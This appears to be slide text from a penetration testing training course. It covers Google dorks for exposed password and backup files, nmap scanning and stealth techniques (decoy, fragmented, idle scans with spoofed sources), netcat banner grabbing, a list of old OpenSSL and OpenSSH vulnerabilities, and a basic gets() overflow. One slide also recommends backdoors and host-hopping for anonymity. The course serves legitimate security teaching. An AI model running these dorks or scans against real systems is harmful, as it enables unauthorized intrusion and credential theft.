
The Google Hacking Database (johnny.ihackstuff.com):

- Vulnerable Servers – search generated from advisory
- Files containing info
- Files containing usernames/passwords
- Firewall- / IDS- / Honeypot- / Snort-Logs
- Printers; --- Webcams; --- Intranet Sites;
- Network Tools Ntop, MRTG; --- Databases
- Directory Listings → Hidden/Private Files
 - `intitle:index.of 'parent directory'`
 - `intitle:index.of.admin`
- Error Messages of Scripts
 - `'Fatal error: call to undefined function'`
 - `-reply -the -next`
- Search for vulnerable Scripts
 - `inurl:guestbook/guestbooklist.asp`
- Search for Backups
 - `filetype:bak inurl:php.bak`
 - `filetype:bak inurl:php.bak`

-- Exercise --

Examples:

```
-- inurl:php.bak mysql_connect mysql_select_db
-- inurl:htaccess.bak AuthType.Basic
-- ext:pwd inurl:(service | authors | administrators |
users) "# -FrontPage-"
-- "index of/" "ws_ftp.ini" "parent directory"
-- !Host=*. * intext:enc_UserPassword=* ext:pcf
-- "admin account info" filetype:log
-- enable password | secret "current configuration"
  -intext:the
-- inurl:passwd.bak | shadow.bak
-- inurl:(passwd | shadow) ext:bak root
-- intitle:"Index of..etc" passwd
```



anonymity doesn't exist

- break systems in different countries / time zones
- install network multipurpose tools like netcat or backdoors
- hop from host to host to get anonymity

-- Goals --

- mapping of the target network
 - finding the range of IP addresses
 - finding the subnet mask
 - identify network devices like firewalls & routers
 - identify servers
 - use system tools like traceroute & ping
 - Visual Tools: NeoTrace (Visual Trace) & Visual Route

- mapping of the reachable services
 - detecting `live` hosts on target network
 - discovering services / listening ports / portscan; nmap;
 - identifying operating system & services
 - identify application behind services & patch level

-- Network Mapping --

Nmap: find living hosts

```
$ su -  
# ns_mumm  
# cat /etc/resolve.conf  
  
# nmap -sL www.mumm.lu/27 # List Scan  
(only do nslookup for the IP range)  
  
# nmap --packet_trace -sP www.mumm.lu/27 # ICMP/TCP  
(send ICMP Echo Request and ACK to Port 80  
if RST is received → host is alive / unfiltered )  
  
# nmap -n -P0 -sU -g 53 -p 53 -T polite www.mumm.lu/27  
( UDP Scans are almost NOT usefully; -g 53 = sourceport  
-P0 = don't PingScan first; -T polite = scan speed)  
  
-sF, -sX, -sN, -sA, # not usable  
FIN-, XMAS-, Null-, ACK- Scan # today
```

-- Exercise --

Scan the MUMM.LU network:


1. Find IP-Addresses < -- > Name mappings
2. Find Live Hosts

Name	IP	Alive	Ports	Service	Version
------	----	-------	-------	---------	---------

-- Port Scanning --

Nmap: port scan (connect scan)


```
# nmap -n -sT -P0 -p 80,443 172.16.1.21,22,24  
# nmap -n -sT -P0 -p 20-110 172.16.1.21,22,24
```



-- Port Scanning --

Nmap: port scan (stealth scan)

```
# nmap -n -sS -P0 -p 80,443 172.16.1.21,22,24  
# nmap -n -sS -P0 -p 20-110 172.16.1.21,22,24
```



-- Port Scanning --

Techniques to stay anonymous:

`silent scan:`

```
# nmap -n -sT -P0 -T sneaky -p 20-25,80 172.16.1.22
```

`fragmentation scan`

```
# nmap -n -P0 -f -p 20-25,80 172.16.1.22
```

`decoy scan`

```
# nmap -n -P0 -D 1.1.1.1,2.2.2.2,ME,3.3.3.3 -p 80 <host>
```

Nmap: port scan

```
# nmap -n -sT -P0 -p 20-25,80,443 172.16.1.21,22,24
```

```
# nmap -n -sS -P0 -p 20-25,80,443 172.16.1.21,22,24
```

-- Exercise --

Scan the MUMM.LU network:

1. Find IP-Addresses < -- > Name mappings
2. Find Live Hosts


Name	IP	Alive	Ports	Service	Version
------	----	-------	-------	---------	---------

-- Port Scanning --

Nmap: port scan (ACK scan)

-- find open ports on a packet filter --

```
# nmap -n -sA -P0 -p 80 172.16.1.21
```



-- Identifying Services --

Banner Grabbing & Version Mapping:

- What services are bound to the port:
 - identifying service / protocol;
 - identifying Server-Software;
 - identifying Version Number;
 - identifying additional Modules etc.

automatic approach

```
# nmap -n -p 20-25,80,443 -sV 172.16.1.21
```

```
# nmap -n -p 20-25,80,443 -oM scan1 172.16.1.21
```

```
# amap -i scan1
```

```
# amap -B -i scan1
```

-- Identifying Services --

Banner Grabbing & Version Mapping:

manual approach with Netcat

```
# nc 172.16.1.22 22
# nc 172.16.1.22 80
    HEAD / HTTP/1.0
# nc 172.16.1.21 21
# nc 172.16.1.21 80
    HEAD / HTTP/1.0
```

OS Detection

```
# nmap -O 172.16.1.22,25
# xprobe2 172.16.1.22
# xprobe2 -p tcp:443:open 172.16.1.22
```

-- Exercise --

Scan the MUMM.LU network:

1. Find IP-Addresses < -- > Name mappings
2. Find Live Hosts

Name	IP	Alive	Ports	Service	Version
------	----	-------	-------	---------	---------

-- IP-ID Idle Scan --

Exercise: Who the hell is scanning you?

target perform:

```
# tcpdump -n -i eth0 host 10.12.1.<your IP Address>
```


attacker perform: (idle_scan)

-- IP-ID Idle Scan --

- based on IP-ID prediction
- example with `hping2 -SA -p 80 -c 5 <switch ip>`
- all packets have Fragment-ID Number
- every new packet increases the IP ID Number
- by most systems IP ID + 1
- this is exploitable
- by monitoring the IP ID value of a host
- you know how many packets he sends
- this could be abused for zombie port scanning

-- IP-ID Idle Scan --

- Step 1: A) send SYN/ACK to Zombie
B) investigate the answer IPID
C) repeat A) and B) multiple times, verify quality of Zombie



Zombie

-- IP-ID Idle Scan --

Step 2: A) Send SYN to target BUT spoof the Source IP Address, claim to be the Zombie

B) open port: Target send SYN/ACK to Zombie

C) open port: Zombie send RST and increase IPID to Target



Zombie

In case of: « Open Port »

↓ SYN;
Port=80;
SRC IP = <zombie>



Target

SYN/ACK

RST; IPID=6

-- IP-ID Idle Scan --

- Step 2: A) Send SYN to target BUT spoof the Source IP Address, claim to be the Zombie
B) close port: Target simply send a RST to the Zombie



↓ SYN;
Port=80;
SRC IP = <zombie>



Target

In case of: « Closed Port »



Zombie

RST


-- IP-ID Idle Scan --

Step 3: A) send SYN/ACK to Zombie

B) investigate the answer IPID

If IPID = 6 → port was closed


If IPID = 7 → port was open



-- IP-ID Idle Scan --

IP ID Idle Scan with nmap

```
# nmap -n -P0 -p20-25,80,443 -sI <zombie> <target>  
# nmap -n -P0 -p20-25,80,443 -sI 10.12.1.200 10.12.1.0/27
```



Gaining Access

-- Where are we now --

At this point we know (without doing something illegal at all):


- Targets business (products, partners, employees)
- overview of the network topology
- overview of live servers and open ports
- services in use, server-software, version numbers

How to proceed:

- is there a known vulnerability
- do we know a vulnerability
- known configuration problems
- default passwords

prepare attack

- research on internet for known security holes
- default passwords; common misconfigurations
- setup a test environment to practice the attack
- ideal: fire one single attack



OpenSSH GSSAPI Credential Disclosure Vulnerability

2006-01-18

<http://www.securityfocus.com/bid/14729>

OpenSSH-portable PAM Authentication Remote Information Disclosure Vulnerability

2004-11-30

<http://www.securityfocus.com/bid/11781>

OpenSSH LoginGraceTime Remote Denial Of Service Vulnerability

2004-01-28

<http://www.securityfocus.com/bid/14963>

OpenSSH PAM Conversation Memory Scrubbing Weakness

2003-11-13

<http://www.securityfocus.com/bid/9040>

OpenSSH Buffer Mismanagement Vulnerabilities

2003-09-16

<http://www.securityfocus.com/bid/8628>

OpenSSH Remote Root Authentication Timing Side-Channel Weakness

2003-05-01

<http://www.securityfocus.com/bid/7482>

OpenSSH-portable Enabled PAM Delay Information Disclosure Vulnerability

2003-04-30

<http://www.securityfocus.com/bid/7467>

Vendor:

Title:

Version:

OpenSSL Insecure Protocol Negotiation Weakness

2005-10-11

<http://www.securityfocus.com/bid/15071>

Advanced Encryption Standard Cache Timing Key Disclosure Vulnerability

2005-05-26

<http://www.securityfocus.com/bid/13785>

OpenSSL DER_CHOP Insecure Temporary File Creation Vulnerability

2004-09-30

<http://www.securityfocus.com/bid/11293>

OpenSSL ASN.1 Large Recursion Remote Denial Of Service Vulnerability

2003-11-04

<http://www.securityfocus.com/bid/8970>

OpenSSL SSLv2 Client_Master_Key Remote Denial Of Service Vulnerability

2003-10-02

<http://www.securityfocus.com/bid/8746>

OpenSSL ASN.1 Parsing Vulnerabilities

2003-09-30

<http://www.securityfocus.com/bid/8732>

2003-09-30

<http://www.securityfocus.com/bid/8732>

OpenSSL Bad Version Oracle Side Channel Attack Vulnerability

2003-03-19

<http://www.securityfocus.com/bid/7148>

OpenSSL Timing Attack RSA Private Key Information Disclosure Vulnerability

2003-03-14

<http://www.securityfocus.com/bid/7101>

OpenSSL CBC Error Information Leakage Weakness

2003-02-19

<http://www.securityfocus.com/bid/6884>

OpenSSL SSLv3 Session ID Buffer Overflow Vulnerability

2002-07-30

<http://www.securityfocus.com/bid/5362>

OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability

2002-07-30

<http://www.securityfocus.com/bid/5363>

OpenSSL ASCII Representation Of Integers Buffer Overflow Vulnerability

2002-07-30

<http://www.securityfocus.com/bid/5364>

OpenSSL ASN.1 Parsing Error Denial Of Service Vulnerability

2002-07-30

<http://www.securityfocus.com/bid/5366>

-- prepare attack --

info

discussion

exploit

solution

references

OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability

Exploit code that appears to be function has been discovered in the wild. Additionally, this code may be part of an "auto-hacking" utility or worm with peer-to-peer and distributed denial of service capabilities. There are two reported intrusions in Europe.

CORE has developed a working commercial exploit for their IMPACT product. This exploit is not otherwise publicly available or known to be circulating in the wild.

The following exploit code is available:

- [/data/vulnerabilities/exploits/OpenFuck.c](#)
- [/data/vulnerabilities/exploits/OpenFuckV2.c](#)

-- Buffer Overflow --

- Stack Based Buffer Overflows
- J Off-by-One Overflows
- J Frame Pointer Overwrites
- J BSS Overflows
- J Heap Overflows

Gaining Access

-- Stack Based Buffer Overflow --

- C/C++ problem
-] programming error
-] Copy too much variable user input into fixed sized buffer

```
#include <stdio.h>
```

```
int main()  
{  
    char name[31];  
    printf("Please type your name: ");  
    gets(name);  
    printf("Hello, %s", name);  
    return 0;  
}
```

Buffer overflow occur if you enter
`1234567890123456789012345678901234567890`


Gaining Access

-- Stack Based Buffer Overflow --

Exploitation:

- Missing bounds checking
- Multiple „unsafe“ functions in libc
- Executing code in the data/stack segment
- Creating the to be feed to the application

Memory layout of a process:



Gaining Access

